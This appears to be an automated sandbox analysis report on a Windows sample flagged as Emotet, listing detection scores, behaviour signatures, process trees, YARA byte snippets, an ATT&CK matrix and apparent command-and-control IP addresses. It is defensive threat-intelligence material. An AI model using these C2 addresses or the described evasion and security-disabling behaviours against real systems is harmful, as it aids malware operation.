ID: 377029
Sample Name: yxghUyIGb4
Cookbook: default.jbs
Time: 19:27:41
Date: 28/03/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report yxghUyIGb4

Overview


General Information

Sample Name:	yxghUyIGb4 (renamed file extension from none to exe)
Analysis ID:	377029
MD5:	ecbc4b40dcfec4e..
SHA1:	e08eb07c69d8fc8..
SHA256:	878d5137e0c9a0..
Infos:	

Most interesting Screenshot:



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Yara detected Emotet
- Changes security center settings (no…
- Creates files in the system32 config…
- Drops executables to the windows d…
- Found evasive API chain (may stop…
- Hides that the sample has been dow…
- Machine Learning detection for samp…
- AV process strings found (often use…
- Checks if Antivirus/Antispyware/Fire…
- Contains capabilities to detect virtua…

Classification



Startup

- **System is w10x64**
- yxghUyIGb4.exe (PID: 676 cmdline: 'C:\Users\user\Desktop\yxghUyIGb4.exe' MD5: ECBC4B40DCFEC4ED1B2647B217DA0441)
  - yxghUyIGb4.exe (PID: 4552 cmdline: C:\Users\user\Desktop\yxghUyIGb4.exe MD5: ECBC4B40DCFEC4ED1B2647B217DA0441)
- windowdcom.exe (PID: 5508 cmdline: C:\Windows\SysWOW64\windowdcom.exe MD5: ECBC4B40DCFEC4ED1B2647B217DA0441)
  - windowdcom.exe (PID: 5860 cmdline: C:\Windows\SysWOW64\windowdcom.exe MD5: ECBC4B40DCFEC4ED1B2647B217DA0441)
- svchost.exe (PID: 2408 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5568 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4544 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4788 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5380 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 1260 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 6072 cmdline: 'C:\Program Files\Windows Defender\mpcmdrun.exe' -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 2132 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 5968 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s wlidsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 1708 cmdline: C:\Windows\system32\svchost.exe -k netsvcs -p -s wisvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
yxghUyIGb4.exe	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
yxghUyIGb4.exe	Emotet	Emotet Payload	kevoreilly	• 0x16f0:$snippet1: FF 15 F8 C1 40 00 83 C4 0C 68 40 00 00 F0 6A 18 • 0x1732:$snippet2: 6A 13 68 01 00 01 00 FF 15 C4 C0 40 00 85 C0

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000000.196238760.0000000000821000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000003.00000000.202814564.0000000000821000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000003.00000002.1275643184.0000000000821000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000002.00000002.203168982.0000000000821000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000000.00000000.195274651.0000000000821000.00000020.00020000.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 3 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.0.windowdcom.exe.820000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
2.0.windowdcom.exe.820000.0.unpack	Emotet	Emotet Payload	kevoreilly	• 0x16f0:$snippet1: FF 15 F8 C1 82 00 83 C4 0C 68 40 00 00 F0 6A 18 • 0x1732:$snippet2: 6A 13 68 01 00 01 00 FF 15 C4 C0 82 00 85 C0
1.0.yxghUyIGb4.exe.820000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
1.0.yxghUyIGb4.exe.820000.0.unpack	Emotet	Emotet Payload	kevoreilly	• 0x16f0:$snippet1: FF 15 F8 C1 82 00 83 C4 0C 68 40 00 00 F0 6A 18 • 0x1732:$snippet2: 6A 13 68 01 00 01 00 FF 15 C4 C0 82 00 85 C0
0.0.yxghUyIGb4.exe.820000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 11 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information

AV Detection:

Antivirus / Scanner detection for submitted sample

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

E-Banking Fraud:

Yara detected Emotet

System Summary:

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:

Creates files in the system32 config directory

Drops executables to the windows directory (C:\Windows) and starts them

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Found evasive API chain (may stop execution after checking mutex)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Process Injection 1	Masquerading 2 2	OS Credential Dumping	Security Software Discovery 5 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop o Insecure Network Communicat
Default Accounts	Native API 1 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	Exploit SS7 Redirect Phc Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 3	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 1	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Hidden Files and Directories 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicat

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Information Discovery 2 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	File Deletion 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poin


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
yxghUyIGb4.exe	83%	Virustotal		Browse
yxghUyIGb4.exe	97%	ReversingLabs	Win32.Trojan.Emotet	
yxghUyIGb4.exe	100%	Avira	TR/Crypt.XPACK.Gen	
yxghUyIGb4.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.yxghUyIGb4.exe.820000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.0.windowdcom.exe.820000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.0.yxghUyIGb4.exe.820000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.0.windowdcom.exe.820000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
3.2.windowdcom.exe.820000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.2.yxghUyIGb4.exe.820000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
2.2.windowdcom.exe.820000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.2.yxghUyIGb4.exe.820000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://178.62.39.238:443/	3%	Virustotal		Browse
http://178.62.39.238:443/	0%	Avira URL Cloud	safe	
http://https://167.114.153.153/	4%	Virustotal		Browse
http://https://167.114.153.153/	0%	Avira URL Cloud	safe	
http://Passport.NET/tbpose	0%	Avira URL Cloud	safe	
http://https://178.62.39.238:443/	5%	Virustotal		Browse
http://https://178.62.39.238:443/	0%	Avira URL Cloud	safe	
http://37.187.4.178/	0%	Avira URL Cloud	safe	
http://71.244.60.231:4143/E	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://79.172.249.82:443//5	0%	Avira URL Cloud	safe	
http://71.244.60.231:4143/%	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://passport.net/tb	0%	Avira URL Cloud	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://Passport.NET/STS09/xmldsig#ripledes-cbcices/PPCRLwssecurity-utility-1.0.xsd	0%	Avira URL Cloud	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://79.172.249.82:443//	0%	Avira URL Cloud	safe	
http://71.244.60.231:4143/	0%	Avira URL Cloud	safe	
http://79.172.249.82:443/=	0%	Avira URL Cloud	safe	
http://80.82.115.164:4143/-	0%	Avira URL Cloud	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://178.62.39.238:443//	0%	Avira URL Cloud	safe	
http://https://79.172.249.82:443/	0%	Avira URL Cloud	safe	
http://https://167.114.153.153/V	0%	Avira URL Cloud	safe	
http://https://watson.telemet43/	0%	Avira URL Cloud	safe	
http://79.172.249.82:443/p%	0%	Avira URL Cloud	safe	
http://80.82.115.164:4143/5	0%	Avira URL Cloud	safe	
http://Passport.NET/STS	0%	Avira URL Cloud	safe	
http://r3.i.lencr.org/0-	0%	Avira URL Cloud	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://79.172.249.82:443/	0%	Avira URL Cloud	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://wellformedweb.org/CommentAPI/	0%	URL Reputation	safe	
http://186.103.199.252:4143/	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://79.172.249.82:443/3.94.198:4143/	0%	Avira URL Cloud	safe	
http://71.244.60.231:4143/AES	0%	Avira URL Cloud	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://https://activity.windows.comr	0%	URL Reputation	safe	
http://167.114.153.153/	0%	Avira URL Cloud	safe	
http://80.82.115.164:4143/	0%	Avira URL Cloud	safe	
http://https://account.livex	0%	Avira URL Cloud	safe	
http://159.203.94.198:4143/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://178.62.39.238:443/	false	• 5%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://79.172.249.82:443/	false	• Avira URL Cloud: safe	unknown
http://167.114.153.153/	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/02/sc_0	svchost.exe, 0000001B.00000002.1210610354.00000148F1337000.00000004.00000001.sdmp	false		high
http://https://dev.ditu.live.com/REST/v1/Routes/	svchost.exe, 00000009.00000002.308058591.000002084203D000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsdH	svchost.exe, 0000001B.00000002.1210656738.00000148F1364000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsdP	svchost.exe, 0000001B.00000003.822982893.00000148F133B000.00000004.00000001.sdmp	false		high
http://178.62.39.238:443/	windowdcom.exe, 00000003.00000002.1275834541.0000000000B7800.00000004.00000020.sdmp	false	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://t0.tiles.ditu.live.com/tiles/gen	svchost.exe, 00000009.00000003.307704369.0000020842049000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Walking	svchost.exe, 00000009.00000003.307699187.0000020842060000.00000004.00000001.sdmp	false		high
http://https://167.114.153.153/	windowdcom.exe, 00000003.00000002.1275834541.0000000000B7800.00000004.00000020.sdmp	false	• 4%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://Passport.NET/tbpose	svchost.exe, 0000001B.00000002.1211409705.00000148F1A02000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.ditu.live.com/REST/v1/Imagery/Copyright/	svchost.exe, 00000009.00000003.307704369.0000020842049000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trust/RSTR/Issue	svchost.exe, 0000001B.00000002.1210610354.00000148F1337000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Transit/Schedules/	svchost.exe, 00000009.00000003.307792601.0000020842041000.00000004.00000001.sdmp	false		high
http://37.187.4.178/	windowdcom.exe, 00000003.00000002.1275834541.0000000000B7800.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://71.244.60.231:4143/E	windowdcom.exe, 00000003.00000002.1276048500.0000000000BF000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://appexmapsappupdate.blob.core.windows.net	svchost.exe, 00000009.00000003.307699187.0000020842060000.000000004.00000001.sdmp	false		high
http://https://account.live.com/InlineSignup.aspx?iww=1&id=80502	svchost.exe, 0000001B.00000003.813413159.00000148F134B000.000000004.00000001.sdmp	false		high
http://www.bingmapsportal.com	svchost.exe, 00000009.00000002.308009587.0000020842013000.000000004.00000001.sdmp	false		high
http://cps.root-x1.letsencrypt.org0	windowdcom.exe, 00000003.00000002.1275834541.0000000000B78000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://79.172.249.82:443//5	windowdcom.exe, 00000003.00000002.1276048500.0000000000BF000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gdv?pv=1&r=	svchost.exe, 00000009.00000003.307787079.0000020842045000.000000004.00000001.sdmp	false		high
http://71.244.60.231:4143/%	windowdcom.exe, 00000003.00000003.902142006.0000000000BF0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://cps.letsencrypt.org0	windowdcom.exe, 00000003.00000002.1275834541.0000000000B78000.00000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/	svchost.exe, 00000009.00000002.308058591.000002084203D000.000000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/sc2	svchost.exe, 0000001B.00000002.1210610354.00000148F1337000.00000004.00000001.sdmp	false		high
http://https://account.live.com/msangcwam	svchost.exe, 0000001B.00000003.813514950.00000148F1348000.000000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813421288.00000148F1329000.00000004.00000001.sdmp, svchost.exe, 0000001B.00000003.813334291.00000148F1377000.00000004.00000001.sdmp	false		high
http://passport.net/tb	svchost.exe, 0000001B.00000002.1210177736.00000148F0C5D000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/odvs/gd?pv=1&r=	svchost.exe, 00000009.00000002.308058591.000002084203D000.000000004.00000001.sdmp, svchost.exe, 00000009.00000002.308009587.0000020842013000.00000004.00000001.sdmp	false		high
http://https://%s.xboxlive.com	svchost.exe, 00000007.00000002.1275929879.000002544DE43000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://dev.virtualearth.net/REST/v1/Locations	svchost.exe, 00000009.00000003.307699187.0000020842060000.000000004.00000001.sdmp	false		high
http://https://ecn.dev.virtualearth.net/mapcontrol/mapconfiguration.ashx?name=native&v=	svchost.exe, 00000009.00000003.285964964.0000020842030000.000000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-secext-1.0.xsds	svchost.exe, 0000001B.00000002.1210656738.00000148F1364000.00000004.00000001.sdmp	false		high
http://Passport.NET/STS09/xmldsig#ripledes-cbcices/PPCRLwssecurity-utility-1.0.xsd	svchost.exe, 0000001B.00000003.822982893.00000148F133B000.000000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/JsonFilter/VenueMaps/data/	svchost.exe, 00000009.00000003.285964964.0000020842030000.000000004.00000001.sdmp	false		high
http://https://dynamic.t	svchost.exe, 00000009.00000002.308083238.0000020842064000.000000004.00000001.sdmp, svchost.exe, 00000009.00000003.307792601.0000020842041000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/scon	svchost.exe, 0000001B.00000002.1210610354.00000148F1337000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/REST/v1/Routes/Transit	svchost.exe, 00000009.00000003.307699187.0000020842060000.000000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://79.172.249.82:443//	windowdcom.exe, 00000003.00000002.1276048500.0000000000BF0000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust/RST/Issue	svchost.exe, 0000001B.00000003.822982893.00000148F133B000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gdv?pv=1&r=	svchost.exe, 00000009.00000003.307704369.0000020842049000.00000004.00000001.sdmp	false		high
http://71.244.60.231:4143/	windowdcom.exe, 00000003.00000002.1276048500.0000000000BF0000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://79.172.249.82:443/=	windowdcom.exe, 00000003.00000002.1276048500.0000000000BF0000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trustpi7	svchost.exe, 0000001B.00000003.823655029.00000148F1379000.00000004.00000001.sdmp	false		high
http://docs.oasis-open.org/wss/2004/XX/oasis-2004XX-wss-	svchost.exe, 0000001B.00000002.1210212208.00000148F0C7F000.00000004.00000001.sdmp	false		high
http://https://dynamic.api.tiles.ditu.live.com/odvs/gd?pv=1&r=	svchost.exe, 00000009.00000003.307704369.0000020842049000.00000004.00000001.sdmp	false		high
http://80.82.115.164:4143/-	windowdcom.exe, 00000003.00000003.902142006.0000000000BF0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.mi	svchost.exe, 0000001B.00000003.817470104.00000148F1357000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://178.62.39.238:443//	windowdcom.exe, 00000003.00000002.1276048500.0000000000BF0000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://dev.virtualearth.net/REST/v1/Routes/Driving	svchost.exe, 00000009.00000003.307699187.0000020842060000.00000004.00000001.sdmp	false		high
http://https://t0.ssl.ak.dynamic.tiles.virtualearth.net/comp/gen.ashx	svchost.exe, 00000009.00000002.308058591.000002084203D000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/scRL	svchost.exe, 0000001B.00000003.822982893.00000148F133B000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/scr	svchost.exe, 0000001B.00000003.823655029.00000148F1379000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/scc8=	svchost.exe, 0000001B.00000002.1210610354.00000148F1337000.00000004.00000001.sdmp	false		high
http://https://167.114.153.153/V	windowdcom.exe, 00000003.00000002.1275834541.0000000000B7800.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://watson.telemet43/	windowdcom.exe, 00000003.00000003.278462097.0000000000BB2000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://79.172.249.82:443/p%	windowdcom.exe, 00000003.00000002.1275834541.0000000000B7800.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/02/trust	svchost.exe, 0000001B.00000002.1210270479.00000148F0C8F000.00000004.00000001.sdmp	false		high
http://https://dev.virtualearth.net/mapcontrol/HumanScaleServices/GetBubbles.ashx?n=	svchost.exe, 00000009.00000003.307792601.0000020842041000.00000004.00000001.sdmp	false		high
http://80.82.115.164:4143/5	windowdcom.exe, 00000003.00000003.902142006.0000000000BF0000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://account.live.com/inlinesignup.aspx?iww=1&id=80601I	svchost.exe, 0000001B.00000002.1210131119.00000148F0C46000.00000004.00000001.sdmp	false		high
http://Passport.NET/STS	svchost.exe, 0000001B.00000003.813605285.00000148F132E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
